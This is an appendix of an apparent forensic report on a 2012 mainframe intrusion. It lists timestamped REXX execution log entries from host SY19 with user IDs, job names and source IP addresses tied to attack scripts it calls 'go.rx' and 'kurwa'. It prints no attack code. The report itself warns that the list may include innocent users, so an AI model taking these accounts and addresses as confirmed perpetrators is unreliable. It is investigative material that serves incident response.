This listing was generated by a script that cross references a number of different data sources to stich together the view of the 3-way handshake. ***It might contain additional users, ip addresses that have a usage pattern similar to those of the perpetrators, e.g. users that are allowed to perform ftp operations.*** This list should be used as a starting point to further investigate on a more detailed level

The date span for these activities include February and March 2012.

Complementary to this appendix is the appendix that describe the technical background to 3-way FTP connections

Content of this attachment has been removed from this version of the report due to confidentiality requirements.

Appendix D: Logs on execution of REXX programs on SY19

A more complete listing of execution of REXX programs on SY19. This log is related the execution of "go.rx" or "kurwa" or similar attack scripts.

UNXCMD.SY19.FROM0215.txt:27Feb12 14:57 WMSTOTT WMSTOTT8 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 2Mar12 13:19 WMSTOTT WMSTOTT9 TPXWM013 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 2Mar12 13:21 WMSTOTT WMSTOTT6 TPXWM013 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 10:02 WMSTOTT WMSTOTT2 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 10:03 WMSTOTT WMSTOTT3 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 10:03 WMSTOTT WMSTOTT4 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:14 BSN0058 TCPFTP7 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:37 BSN0058 TCPFTP1 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 14:53 BSN0058 TCPFTP2 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:10 BSN0058 TCPFTP7 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11 BSN0058 TCPFTP8 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:11 BSN0058 TCPFTP9 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:40 BSN0058 TCPFTP4 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:44 BSN0058 TCPFTP2 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:44 BSN0058 TCPFTP3 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:44 BSN0058 TCPFTP4 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:45 BSN0058 TCPFTP8 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP1 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP2 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP3 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP4 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP5 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 15:46 BSN0058 TCPFTP6 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20 WMSTOTT WMSTOTT8 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20 WMSTOTT WMSTOTT9 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:20 BSN0058 TCPFTP5 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:23 WMSTOTT WMSTOTT7 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:29 BSN0058 TCPFTP2 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 16:31 BSN0058 TCPFTP8 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 5Mar12 17:06 BSN0058 CSQXDISP 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 6Mar12 10:32 WMSTOTT WMSTOTT6 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 6Mar12 10:33 WMSTOTT WMSTOTT1 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 6Mar12 10:33 WMSTOTT WMSTOTT2 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 6Mar12 13:49 WMSTOTT WMSTOTT1 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 6Mar12 13:51 WMSTOTT WMSTOTT9 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt: 8Mar12 10:31 WMSTOTT WMSTOTT2 TPXWM010 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 02:25 AVIY356 TCPFTP1 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 05:16 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:04 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:05 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:19 AVIY356 BPXASA7 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:19 AVIY356 BPXASA8 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:19 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:20 AVIY356 BPXASA9 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:20 AVIY356 BPXASA1 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:24 AVIY356 BPXASA2 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:25 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:25 AVIY356 BPXASA5 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:25 AVIY356 BPXASA6 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:26 AVIY356 BPXASA7 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:26 AVIY356 BPXASA8 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:26 AVIY356 BPXASA1 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:27 AVIY356 BPXASA2 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:27 AVIY356 BPXASA3 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:28 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:28 AVIY356 BPXASA5 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:29 AVIY356 BPXASA6 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:29 AVIY356 BPXASA7 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:29 AVIY356 BPXASA9 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:29 AVIY356 BPXASA1 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:29 AVIY356 BPXASA2 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:30 AVIY356 BPXASA3 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:30 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:30 AVIY356 BPXASA5 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:30 AVIY356 BPXASA7 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:31 AVIY356 BPXASA9 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 06:43 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 07:30 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 07:30 AVIY356 BPXASA   203.176.141.205 BPXWREXC

Report

UNXCMD.SY19.FROM0229.txt:10Mar12 09:50 AVIY991 AVIY9914 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 09:51 AVIY991 AVIY9916 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 10:25 AVIY991 AVIY9916 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 10:29 AVIY991 AVIY9912 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 10:39 AVIY991 AVIY9917 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 10:39 AVIY991 AVIY9918 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 10:39 AVIY991 AVIY9911 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:05 AVIY991 AVIY9915 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:05 AVIY991 AVIY9911 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:05 AVIY991 AVIY9915 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:05 AVIY991 AVIY9911 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:06 AVIY991 AVIY9914 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:08 AVIY991 AVIY9916 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:09 AVIY991 AVIY9917 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 13:09 AVIY991 AVIY9918 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY991 AVIY9918 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY991 AVIY9915 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY991 AVIY9911 192.71.4.33 BPXWREXC

Report

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY991 AVIY9916 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:00 AVIY991 AVIY9917 192.71.4.33 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:01 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:03 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:03 AVIY356 BPXASA2 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:03 AVIY356 BPXASA4 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:04 AVIY356 BPXASA7 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:04 AVIY356 BPXASA8 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:04 AVIY356 BPXASA3 203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:17 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:18 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:18 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:25 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:26 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:27 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0229.txt:10Mar12 17:28 AVIY356 BPXASA   203.176.141.205 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:05 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:10 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:10 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:10 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:11 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:13 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:14 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:18 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:18 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:19 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:20 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:21 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:21 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:28 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:28 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:28 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:32 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:32 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 16:36 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:26 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:26 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:27 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:27 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:27 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:28 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 17:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:29 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:30 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 17:32 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 18:52 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 18:53 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 18:53 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 18:55 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 18:57 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:00 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:00 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:01 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:02 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:02 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:03 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:03 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:06 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:06 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:07 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:07 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 19:07 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:07 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:08 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:08 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:08 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:08 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:12 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:14 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:15 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:15 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:16 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:16 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:16 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:17 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:17 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:19 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:19 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:20 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:22 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:22 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:22 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:22 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:25 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:26 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:26 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:26 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

Report

UNXCMD.SY19.FROM0313.txt:15Mar12 19:26 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:28 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:28 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:30 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:31 WMROCAR SUPERUSR 178.18.243.27 BPXWREXC

UNXCMD.SY19.FROM0313.txt:15Mar12 19:31 SUPERUSR SUPERUSR 178.18.243.27 BPXWREXC

